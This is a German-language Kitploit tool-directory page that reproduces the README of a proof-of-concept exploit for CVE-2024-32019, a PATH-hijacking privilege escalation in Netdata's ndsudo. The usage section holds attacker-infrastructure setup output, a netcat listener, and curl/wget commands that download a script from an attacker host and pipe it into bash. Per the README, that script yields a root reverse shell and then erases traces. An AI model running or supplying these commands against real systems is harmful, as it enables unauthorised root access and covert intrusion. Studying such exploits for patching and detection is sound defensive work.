
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
Tools/GitHubGitHub/80ottanta80/cve-2024-32019-poc
Privilege EscalationSchwachstellenanalyseExploitationPenetrationstestsLernen & BildungLabs & Praxis
GitHub80ottanta80/cve-2024-32019-poc

CVE-2024-32019-PoC

Bash-Skript für Privilegieneskalation via "ndsudo" (Netdata lokaler Exploit)

Repository anzeigen
33vor 1 JahrNoch nicht geprüft
Teilen

CVE-2024-32019-PoC

Bash-Skript zur Privilegienausweitung über "ndsudo" (Netdata Local Exploit)

Betroffene Netdata-Versionen

  • >= v1.45.0, < v1.45.3

  • >= v1.44.0-60, < v1.45.0-169

Beschreibung der Sicherheitslücke

Das "ndsudo"-Tool führt eine eingeschränkte Reihe externer Befehle aus, aber die Suchpfade werden durch die Umgebungsvariable "PATH" bereitgestellt. Durch Ändern der "PATH"-Umgebungsvariable auf einen Pfad, auf den wir Zugriff haben, können wir steuern, wo ndsudo nach den Befehlen sucht, und einen Befehl erstellen, der schädlichen Code enthält.

Proof Of Concept

Dieser Exploit basiert auf der Annahme, dass sich die Zielmaschine und die Angreifermaschine im selben Netzwerk befinden.

Voraussetzungen

Angreifermaschine

  • Listener auf Port 4444
  • Webserver, der die schädliche nvme-Binärdatei hostet

Zielmaschine:

  • Lokaler Shell-Zugriff
  • Berechtigung zur Ausführung von ndsudo
  • wget/curl/ein beliebiger HTTP-Client zum Herunterladen der Payload

Verwendung

Auf der Angreifermaschine

Wir können die für den Angriff benötigte Datei automatisch generieren und bereitstellen, indem wir das Skript "setup_exploit_server.sh" ausführen.

$ ./setup_exploit_server.sh YOUR_IP

--------- Exploit Infrastructure Setup by Ottanta ---------

[+] Using server IP: YOUR_IP
[+] Creating exploit directory: /tmp/exploit
[+] Creating ndsudo_pe.sh script file...
[+] Creating nvme.c exploit file...
[+] Compiling nvme binary...
[+] nvme binary compiled successfully
[+] Starting web server on port 80...
[+] Web server started with PID: 9350
[+] nvme binary is available at: http://YOUR_IP/nvme
[!] Now run the privilege escalation exploit in the victim terminal
[!] Make sure to start listener: nc -nlvp 4444

Press Enter to stop the web server and clean up...

Dieses Skript erstellt alle für den Angriff benötigten Dateien, konfiguriert mit Ihrer IP-Adresse.

Nach dem Bereitstellen unseres Webservers starten wir einen Listener in einer anderen Shell:

# We start a listener with Netcat, but you can use anything else
$ nc -nlvp 4444
listening on [any] 4444 ...

Auf der Zielmaschine

Abhängig von unserem HTTP-Client können wir unseren Exploit herunterladen und ausführen.

# If we have curl
$ curl -L http://YOUR_IP/ndsudo_pe.sh | bash -s -- YOUR_IP

# If we have wget
$ wget -qO- http://YOUR_IP/ndsudo_pe.sh | bash -s -- YOUR_IP

Wenn alles korrekt durchgeführt wurde, sollten wir jetzt eine Root-Shell haben.

alt text

Exploit-Ablauf

  1. Lädt schädliche Binärdatei nach /tmp/exploit/ herunter
  2. Ändert PATH, um das kontrollierte Verzeichnis zu priorisieren
  3. Führt ndsudo nvme-list aus, das die schädliche Binärdatei startet
  4. Stellt eine Reverse-Shell zur Angreifermaschine her
  5. Entfernt Spuren

Referenzen

  • https://github.com/netdata/netdata/security/advisories/GHSA-pmhq-4cxq-wj93
  • https://nvd.nist.gov/vuln/detail/CVE-2024-32019

Rechtlicher Hinweis

Dieses Proof-of-Concept dient ausschließlich zu Bildungs- und autorisierten Testzwecken. Die unbefugte Nutzung gegen Systeme, die Ihnen nicht gehören oder für die Sie keine ausdrückliche Erlaubnis zum Testen haben, ist illegal. Die Autoren übernehmen keine Verantwortung für den Missbrauch dieser Informationen.


Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    927
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    555
  • 3

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    360
  • 4

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    357
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    324
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    289

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →




